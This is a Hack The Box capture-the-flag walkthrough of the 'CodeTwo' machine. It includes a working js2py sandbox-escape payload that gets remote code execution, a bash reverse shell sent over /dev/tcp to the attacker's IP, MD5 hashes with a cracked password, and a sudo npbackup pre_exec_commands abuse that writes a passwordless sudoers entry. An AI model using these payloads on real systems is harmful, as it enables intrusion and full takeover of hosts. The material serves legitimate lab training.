
 Hack The Box
Nmap Results
# Nmap 7.95 scan initiated Mon Aug 18 16:19:58 2025 as: /usr/lib/nmap/nmap -Pn -p- --min-rate 2000 -sC -sV -oN nmap-scan.txt 10.129.227.40
Nmap scan report for 10.129.227.40
Host is up (0.019s latency).
Not shown: 65533 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 a0:47:b4:0c:69:67:93:3a:f9:b4:5d:b3:2f:bc:9e:23 (RSA)
|   256 7d:44:3f:f1:b1:e2:bb:3d:91:d5:da:58:0f:51:e5:ad (ECDSA)
|_  256 f1:6b:1d:36:18:06:7a:05:3f:07:57:e1:ef:86:b4:85 (ED25519)
8000/tcp open  http    Gunicorn 20.0.4
|_http-title: Welcome to CodeTwo
|_http-server-header: gunicorn/20.0.4
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Aug 18 16:20:18 2025 -- 1 IP address (1 host up) scanned in 19.33 secondsnmap scan output. We can see the web server on tcp/8000 is running gunicorn/20.0.4, a very common server for Flask (Python) applications.echo -e '10.129.227.40\t\tcodetwo.htb' | sudo tee -a /etc/hostsEven though there aren't any direct references to this hostname, I'm going to add it to my hosts file anyway for convenience.
Service Enumeration
TCP/8000
Walking the Application
 Björn Kimminich

app.zipWhenever an application gives you the opportunity to register for an account and login, do so, as this is almost certain to expand the potential attack surface.


test🧪



users.db sounds VERY interestingPenetration Testing
Source Code Review
users.db
sqlite3 ./app/app/instance/users.db '.tables'sqlite3 ./app/app/instance/users.db 'SELECT * FROM code_snippet;'Empty
sqlite3 ./app/app/instance/users.db 'SELECT * FROM user;'Empty


HTML Templates

JavaScript

{"code": "snippet_here"}
Python

S3cr3tK3yC0d3Tw0
js2py module to execute the JavaScript snippetCVE Research
 Marven11
Potential RCE for js2py, but we don't have a version to be sure if the target is vulnerable
 Marven11
Reference this writeup and use Google Translate to output in English



eval_js method used in the target applicationid on the server. If you try and run this POC in the target web application, you won't see any output. Instead, we can try a ping test to see if we have RCE.sudo tcpdump -ni tun0 icmpListen for ICMP requests on the VPN interface
let cmd = "ping -c 3 10.10.14.165"
let a = Object.getOwnPropertyNames({}).__class__.__base__.__getattribute__
let obj = a(a(a,"__class__"), "__base__")
function findpopen(o) {
    let result;
    for(let i in o.__subclasses__()) {
        let item = o.__subclasses__()[i]
        if(item.__module__ == "subprocess" && item.__name__ == "Popen") {
            return item
        }
        if(item.__name__ != "type" && (result = findpopen(item))) {
            return result
        }
    }
}
let result = findpopen(obj)(cmd, -1, null, -1, -1, -1, null, null, true).communicate()
console.log(result)
result
Paste this into the code editor...
Exploit
Reverse Shell

Now that we've confirmed the ping test, it should be trivial to obtain a reverse shell via the RCE vulnerability.
sudo rlwrap nc -lnvp 443Start TCP socket to catch the reverse shell
let cmd = "/bin/bash -c '/bin/bash -i >& /dev/tcp/10.10.14.165/443 0>&1'"
let a = Object.getOwnPropertyNames({}).__class__.__base__.__getattribute__
let obj = a(a(a,"__class__"), "__base__")
function findpopen(o) {
    let result;
    for(let i in o.__subclasses__()) {
        let item = o.__subclasses__()[i]
        if(item.__module__ == "subprocess" && item.__name__ == "Popen") {
            return item
        }
        if(item.__name__ != "type" && (result = findpopen(item))) {
            return result
        }
    }
}
let result = findpopen(obj)(cmd, -1, null, -1, -1, -1, null, null, true).communicate()
console.log(result)
result
Change the payload to a Bash reverse shell
Post-Exploit Enumeration
Operating Environment
OS & Kernel
Linux codetwo 5.4.0-216-generic #236-Ubuntu SMP Fri Apr 11 19:53:21 UTC 2025 x86_64 x86_64 x86_64 GNU/Linux

NAME="Ubuntu"
VERSION="20.04.6 LTS (Focal Fossa)"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 20.04.6 LTS"
VERSION_ID="20.04"
HOME_URL="https://www.ubuntu.com/"
SUPPORT_URL="https://help.ubuntu.com/"
BUG_REPORT_URL="https://bugs.launchpad.net/ubuntu/"
PRIVACY_POLICY_URL="https://www.ubuntu.com/legal/terms-and-policies/privacy-policy"
VERSION_CODENAME=focal
UBUNTU_CODENAME=focal
Current User
uid=1001(app) gid=1001(app) groups=1001(app)

Sorry, user app may not run sudo on codetwo.
Users and Groups
Local Users
marco:x:1000:1000:marco:/home/marco:/bin/bash
Local Groups
marco:x:1000:marco
backups:x:1003:marco
Network Configurations
Network Interfaces
eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:b0:c8:aa brd ff:ff:ff:ff:ff:ff
    inet 10.129.227.40/16 brd 10.129.255.255 scope global dynamic eth0
       valid_lft 1956sec preferred_lft 1956sec
    inet6 dead:beef::250:56ff:feb0:c8aa/64 scope global dynamic mngtmpaddr
       valid_lft 86398sec preferred_lft 14398sec
    inet6 fe80::250:56ff:feb0:c8aa/64 scope link
       valid_lft forever preferred_lft forever
Processes and Services
Interesting Services
systemctl list-units --state=running --type=service | grep '\.service' | awk -v FS=' ' '{print $1}' | xargs -I % systemctl status % | grep 'Loaded:'
cat /etc/systemd/system/app.service
[Unit]
Description=CodeTwo Server
After=network.target

[Service]
User=app
Group=app
WorkingDirectory=/home/app/app/
ExecStart=/usr/bin/gunicorn -w 4 --error-logfile /dev/null --access-logfile /dev/null app:app -b 0.0.0.0:8000

[Install]
WantedBy=multi-user.target
cat /etc/systemd/system/cleanup_conf.service
[Unit]
Description=Restore npbackup conf
After=multi-user.target

[Service]
Type=simple
ExecStart=/root/scripts/cleanup_conf.sh
Restart=always
RestartSec=3

[Install]
WantedBy=multi-user.target
Interesting Files
/home/app/app/instance/users.db
sqlite3 users.db 'SELECT * FROM user;'
1|marco|649c9d65a206a75f5abe509fe128bce5
2|app|a97588c0e2fa3a024876339e27aeb42e
Privilege Escalation
Lateral to Marco

sqlite3 output, clearly MD5 hashes judging by the length and character set
marco:sweetangelbabylovessh marco@codetwo.htbInitial Enumeration



backups group seemed interesting earlier, checking what we have access to
 netinvent
Seems to be the target application
/etc/systemd/system/cleanup_conf.service, which seems to do some clean up on npbackup judging by the description, Description=Restore npbackup conf.Exploring npbackup-cli



pre_exec_commands array sounds pretty interestingBecoming Root
Testing POC
cp /home/marco/npbackup.conf /home/marco/pwn.confnano pwn.conf
touch command to see if it runs as rootsudo /usr/local/bin/npbackup-cli -c /home/marco/pwn.conf
sudo /usr/local/bin/npbackup-cli -c /home/marco/pwn.conf -bUse -b to run a backup


Passwordless Sudo All
pre_exec_commands: ["echo 'marco ALL=(ALL:ALL) NOPASSWD: ALL' > /etc/sudoers.d/marco && chown root:root /etc/sudoers.d/marco"]sudo /usr/local/bin/npbackup-cli -c /home/marco/pwn.conf -b -fUse -b to run a backup and -f to force a backup

sudoer privileges
Flags
User
0937d5507adb9ef449c3a7f5dbf16d7d
Root
59a95559238316fb680ef09d07a93583


